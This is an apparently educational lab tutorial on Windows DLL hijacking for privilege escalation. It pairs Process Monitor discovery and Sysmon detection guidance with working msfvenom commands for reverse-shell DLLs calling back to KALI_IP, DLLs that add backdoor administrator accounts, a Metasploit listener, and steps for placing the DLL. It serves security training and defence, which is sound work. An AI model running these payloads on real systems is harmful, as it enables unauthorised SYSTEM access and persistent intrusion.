⚠️ Authorised Lab Environments Only. DLL hijacking on systems you don’t own or have explicit written permission to test is illegal. All exercises use TryHackMe or your own controlled Windows VM.
Windows applications load DLLs. When a DLL isn’t found at an absolute path, Windows searches a sequence of directories in a defined order. If any of those directories is writable by a low-privilege user before the legitimate DLL location, that user can place a malicious DLL that gets loaded instead of the real one — executing their code in the context of the application loading it. When that application runs as SYSTEM or a higher-privileged account, the malicious DLL runs at that privilege level too. DLL hijacking is the vulnerability that sits under dozens of legitimate Windows applications, waiting for a misconfigured directory permission to become a privilege escalation path.
🎯 What You’ll Master in Day 40
Understand the Windows DLL search order and why it creates vulnerabilities
Identify DLL hijacking opportunities using Process Monitor
Generate a malicious DLL payload with msfvenom
Exploit phantom DLL and DLL search order vulnerabilities
Detect and defend against DLL hijacking as a blue teamer
⏱️ 40 min read · 3 exercises · Day 40 of 100
✅ Before You Start
Day 39 — Scheduled Tasks & Cron — persistence via task scheduler. DLL hijacking is persistence and privilege escalation via a different mechanism: Windows DLL loading behaviour rather than the scheduler. Both survive reboots; DLL hijacking is harder to detect.
Windows lab VM (TryHackMe works) · Kali Linux · Process Monitor (Sysinternals) on Windows · msfvenom

When a Windows application calls LoadLibrary(“example.dll”) without a full path, Windows searches directories in a specific order until it finds a matching DLL. The default search order creates the vulnerability: if an attacker can write to any directory that appears in this list before the directory containing the legitimate DLL, their malicious version is loaded first.
WINDOWS DLL SEARCH ORDER (DEFAULT)
# Standard DLL search order (SafeDllSearchMode enabled)
1. The directory from which the application was loaded
2. The system directory (C:\Windows\System32)
3. The 16-bit system directory (C:\Windows\System)
4. The Windows directory (C:\Windows)
5. The current working directory (CWD) ← common hijack point
6. Directories in %PATH% environment variable ← another hijack point
# Vulnerable conditions (any of these = exploitable)
A) App dir is writable by low-priv user + app runs as SYSTEM/admin
B) DLL does not exist at any path (phantom DLL) + writable dir in search order
C) %PATH% contains a writable directory before legitimate DLL location
D) App runs from a writable CWD (installer staging directories)
Process Monitor is my primary discovery tool on Windows. Filtered to show “NAME NOT FOUND” DLL load attempts from privileged processes, it surfaces every phantom DLL — a DLL that an application tries to load but doesn’t exist anywhere in the search path. Each phantom DLL in a writable directory is a direct hijack opportunity.
PROCESS MONITOR — DLL HIJACK DISCOVERY
# Process Monitor filter setup (Sysinternals ProcMon)
Filter → Add: Operation is CreateFile → Include
Filter → Add: Result is NAME NOT FOUND → Include
Filter → Add: Path ends with .dll → Include
Filter → Add: Process name is [target app] → Include
# Look for: high-privilege process + writable path + NAME NOT FOUND
Example output:
VulnApp.exe CreateFile C:\Users\Public\version.dll NAME NOT FOUND
VulnApp.exe CreateFile C:\Program Files\App\helper.dll NAME NOT FOUND
Understanding what to look for before opening Process Monitor saves hours in real engagements. Build the checklist I run on every Windows privilege escalation assessment.
SCENARIO: You have low-privilege access to a Windows 10 workstation.
You need to escalate to SYSTEM or local admin.
BUILD YOUR DLL HIJACKING CHECKLIST:
1. PRIVILEGED PROCESSES
Which Windows services run as SYSTEM by default?
How do you list them: sc query type=all state=all | ?
Why does a SYSTEM process loading a DLL from a writable dir = privilege esc?
2. WRITABLE DIRECTORIES
List 5 directories that are commonly writable by standard users on Windows.
Which of these appear in the default DLL search path?
3. PHANTOM DLL IDENTIFICATION
How do you filter Process Monitor to show only NAME NOT FOUND .dll results?
What combination of filters gives you clean, actionable output?
4. CONFIRMING EXPLOITABILITY
You found: svchost.exe tried to load C:\Temp\missing.dll (NAME NOT FOUND)
C:\Temp\ is writable by Users.
What 3 checks confirm this is exploitable before you generate a payload?
5. SCOPE OF IMPACT
If your malicious DLL runs in the context of svchost.exe (SYSTEM):
What can you do from that position that you couldn’t do as a low-priv user?
✅ The three confirmation checks (Q4) are: (1) verify the process runs at a higher privilege level than your current user, (2) verify the directory is writable by your current user, (3) verify the DLL doesn’t exist anywhere else in the search path before the writable directory — if it does, your malicious version loads too late. All three must be true for the exploit to work. Missing any one means wasted payload generation time on an unexploitable finding.
📸 Write your checklist. Share in #ethical-hacking.
Generating the Malicious DLL
Once I’ve identified a hijackable DLL path, I generate the payload with msfvenom. The key requirement for most hijacking scenarios is a DLL that also exports the functions the application expects — otherwise the application crashes when it loads my DLL and finds none of the expected exported functions. For phantom DLLs (where the DLL doesn’t exist at all), this doesn’t matter. For replacement hijacks, I need to proxy the real DLL’s exports.
MALICIOUS DLL GENERATION — MSFVENOM
# Generate reverse shell DLL (32-bit for older apps)
# Add a user (no listener needed — simpler for CTF/lab)
msfvenom -p windows/x64/exec CMD=’net user hacker P@ss123! /add && net localgroup administrators hacker /add’ -f dll -o adduser.dll
# Start the Metasploit listener on Kali
msfconsole -q -x “use multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST KALI_IP; set LPORT 4444; run”
# Place DLL in hijackable path
cp malicious.dll C:\Users\Public\version.dll
# When the privileged process next loads version.dll → shell fires
🌐 EXERCISE 2 — TRYHACKME (25 MIN)
Windows Privilege Escalation — DLL Hijacking Track
⏱️ 25 minutes · tryhackme.com — Windows Privilege Escalation room
TryHackMe’s Windows privilege escalation room covers DLL hijacking in a real Windows environment with a working exploit chain. Work through the DLL hijacking section specifically.
Navigate to: tryhackme.com → search “Windows Privilege Escalation”
(Alternatively “Windows Privesc Arena” or “Windows Local Privilege Escalation”)
Complete the DLL hijacking tasks:
Task: Identify the vulnerable application via Process Monitor
Task: Confirm the writable directory and search order position
Task: Generate payload DLL with msfvenom
Task: Place DLL and trigger execution
Task: Confirm privilege escalation (whoami output)
Key questions while working:
1. What process was loading the phantom DLL?
2. What privilege level did it run at?
3. What was the full path where you placed your DLL?
4. How did you trigger the application to reload the DLL?
5. What does ‘whoami’ show after the shell fires?
After completion: check Autoruns (Sysinternals) for DLL hijacking detections.
✅ The trigger mechanism (Q4) is often overlooked. Placing the DLL isn’t enough — you need the privileged process to load it. Options: wait for a scheduled service restart (scheduled tasks or service restart intervals), manually restart the service if you have permission, wait for user action that triggers the vulnerable application, or in some cases the application loads the DLL dynamically on each function call so it fires immediately on next use. In TryHackMe’s lab environment there’s usually a trigger mechanism built in — on real engagements, patience or service permission is required.
📸 Screenshot showing elevated shell (whoami = SYSTEM or admin). Share in #ethical-hacking.
Phantom DLLs — Missing DLLs in Privileged Paths
Phantom DLL hijacking is the most reliable variant because there’s no export compatibility requirement — the DLL doesn’t exist, so the application doesn’t expect any specific exports. Windows searches the path, finds my DLL, loads it, and my payload runs. The Process Monitor filter for “NAME NOT FOUND” surfaces all phantom DLL candidates in a single pass.
PHANTOM DLL — COMMON EXAMPLES
# Known phantom DLLs in Windows services (publicly documented)
IKEEXT service → wlbsctrl.dll (phantom in C:\Windows\System32\)
PrintSpooler → msftedit.dll (phantom in some Windows versions)
Various apps → version.dll, dxgi.dll, winmm.dll (commonly missing)
# Enumerate all phantom DLLs in current user’s writable paths
# Then run each service binary through ProcMon to find phantom loads
# winPEAS — automated DLL hijack discovery
.\winPEASany.exe quiet notcolor dll
Outputs: modifiable DLL paths, missing DLLs in writable locations
# PowerSploit — Find-PathDLLHijack
Import-Module PowerSploit
Find-PathDLLHijack
Lists all DLL hijack opportunities in PATH-based directories
Detection and Defence
Detecting DLL hijacking requires monitoring DLL loads from unexpected paths. The blue team signals I monitor for are: DLLs loaded from user-writable directories by privileged processes, DLLs loaded from PATH directories that don’t match their expected hash, and new DLL files created in system directories by non-SYSTEM processes.
DLL HIJACKING DETECTION AND DEFENCE
# Detection: Windows Event ID 7045 + Sysmon Event ID 7
Event 7045: new service installed → check DLL path is in System32
Sysmon 7: ImageLoad event → log all DLL loads with hash
Alert on: ImageLoad from Users\* or Temp\* or AppData\* by SYSTEM process
# Sysmon config for DLL hijacking detection
<ImageLoad onmatch=”include”>
<Image condition=”contains”>\Users\</Image>
<Image condition=”contains”>\Temp\</Image>
</ImageLoad>
# Preventive controls
1. Remove write permissions from non-admin users in PATH directories
2. Use CWD=System32 for all privileged services (not user-writable dirs)
4. Application whitelisting (AppLocker/WDAC): block DLL loading from non-standard paths
5. Code signing requirements: only load DLLs with valid Microsoft signature
⚡ EXERCISE 3 — KALI TERMINAL (15 MIN)
Generate a DLL Payload and Understand Its Structure
⏱️ 15 minutes · Kali Linux · msfvenom
Generate both payload types, examine their properties, and understand why the 64-bit version is needed for modern targets.
Step 1: Generate 32-bit reverse shell DLL
msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f dll -o /tmp/shell32.dll
ls -lh /tmp/shell32.dll
What is the file size?
Step 2: Generate 64-bit reverse shell DLL
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f dll -o /tmp/shell64.dll
ls -lh /tmp/shell64.dll
What is the file size?
Step 3: Generate add-user DLL (no listener needed)
msfvenom -p windows/x64/exec CMD=’cmd.exe /c “net user backdoor P@ss123! /add && net localgroup administrators backdoor /add”‘ -f dll -o /tmp/adduser.dll
ls -lh /tmp/adduser.dll
Step 4: Compare with a legitimate DLL
ls -lh /usr/lib/x86_64-linux-gnu/*.so | head -5
Legitimate DLLs/SOs are typically much larger — why?
(Hint: legitimate DLLs export many functions; payloads only need to run once)
Step 5: Check detection with VirusTotal (OPTIONAL — only the adduser one)
Note: Never upload real target payloads to VT (signatures get burned)
Hypothetically: what AV evasion techniques would reduce detections?
Document: file sizes, architecture difference, and evasion note.
✅ The file size difference (Step 4) is significant: a minimal msfvenom DLL is typically 5–15KB. A legitimate Windows DLL exporting dozens of functions is typically 100KB–5MB. This size anomaly is one of the detection signals EDR solutions use — a newly written tiny DLL in a system directory loaded by a privileged process is an immediate alert trigger in mature security stacks. For real engagements, custom DLL development (with legitimate exports, code signing, and normal size) is required for AV/EDR evasion.
📸 Screenshot showing the three generated DLL files with sizes. Share in #ethical-hacking.
Windows DLL search order, Process Monitor discovery, phantom DLL identification, msfvenom payload generation, and the full blue team detection and defence stack. Day 41 moves to process injection — injecting shellcode directly into a running process’s memory space, bypassing DLL loading entirely.
🧠 Quick Check
Process Monitor shows: svchost.exe (running as SYSTEM) tried to load C:\Users\Public\wlbsctrl.dll — result: NAME NOT FOUND. C:\Users\Public\ is writable by all users. What makes this exploitable and what is your exact next step?
❓ Frequently Asked Questions
What is DLL hijacking?
DLL hijacking exploits Windows’ DLL search order. When an application loads a DLL by name without a full path, Windows searches a series of directories. If an attacker can place a malicious DLL in a directory that appears before the legitimate DLL’s location in the search order, their version loads instead — executing the attacker’s code in the application’s privilege context.
What is a phantom DLL?
A phantom DLL is a DLL that an application attempts to load but doesn’t exist anywhere in the search path. This is the ideal hijacking scenario: no export compatibility is required, the application won’t crash if your DLL doesn’t export anything specific, and there’s no legitimate version to compete with. Process Monitor with “NAME NOT FOUND” filter surfaces all phantom DLL opportunities.
How do you use Process Monitor to find DLL hijacking opportunities?
Set three filters: Operation = CreateFile, Result = NAME NOT FOUND, Path ends with .dll. Then observe privileged processes (SYSTEM, admin account). Every entry showing a privileged process trying to load a non-existent DLL from a user-writable path is a hijacking opportunity. Sort by process name to group results by application.
Do you need to proxy exports for DLL hijacking?
Only for replacement hijacking (where a legitimate DLL exists but you’re placing your version earlier in the search order). The application expects specific exported functions, and if your DLL doesn’t provide them, the application crashes — alerting defenders. For phantom DLL hijacking (DLL doesn’t exist), no exports are needed. Phantom DLL hijacking is preferred when available.
How is DLL hijacking detected by defenders?
Sysmon Event ID 7 (ImageLoad) logs every DLL load with the process, path, and hash. SIEM rules alert on DLLs loaded from user-writable paths (Users\, Temp\, AppData\) by privileged processes. EDR solutions flag anomalous DLL load paths, unsigned DLLs in system contexts, and tiny DLL files in expected-system directories.
← Previous
Day 39: Scheduled Tasks & Cron Persistence
Next →
Day 41: Process Injection
📚 Further Reading
Day 39 — Scheduled Tasks & Cron— The complementary Windows persistence mechanism. Scheduled tasks combined with DLL hijacking gives you two independent persistence paths — if one is detected and removed, the other survives.
Privilege Escalation Hub— The complete Windows and Linux privilege escalation methodology. DLL hijacking is one of six primary Windows privesc vectors covered in the hub alongside service misconfigurations, token impersonation, and always-install-elevated.
Kali Linux Commands Reference— Full msfvenom DLL generation syntax including payload options, architecture flags, and encoder options for AV evasion context.
MITRE ATT&CK — T1574 Hijack Execution Flow— The authoritative ATT&CK reference for DLL hijacking and related execution flow hijacking sub-techniques. Documents real-world threat actor usage with procedure examples from documented campaigns.
Microsoft — DLL Search Order Documentation— The official Windows documentation for DLL search order. The definitive reference for understanding exactly which directories Windows searches and in what order under different configurations.
ME
Mr Elite
Owner, SecurityElites.com
The DLL hijack that I remember most clearly was on a mature enterprise environment that had deployed EDR, AppLocker, and had a strong patch management programme. Their security posture was genuinely good. The privilege escalation came from a legacy monitoring agent — installed years before the current security programme — that ran as SYSTEM and loaded a helper DLL from a user-writable directory in PATH. The agent hadn’t been updated in three years and wasn’t in scope for the EDR deployment. The gap wasn’t a missing patch or a weak configuration. It was a forgotten application from a previous era of the environment. DLL hijacking finds those forgotten corners that everything else misses.
Founder of Securityelites and creator of the SE-ARTCP credential. Working penetration tester focused on AI red team, prompt injection research, and LLM security education.